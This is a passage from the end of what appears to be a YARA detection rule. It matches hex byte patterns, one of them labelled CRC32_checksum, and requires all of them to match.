04 11 4F 08 11 57 0C}
    $CRC32_checksum = {FF 75 0C FF 75 08 68 EF BE AD DE FF 15 ?? ?? ?? 00 F
F 75 0C FF 75 08 50 FF 15 ?? ?? ?? 00 31 07 FF 75 0C FF 75 08 50 FF 15 ?? ?
? ?? 00 }
  condition:
    all of them
}
```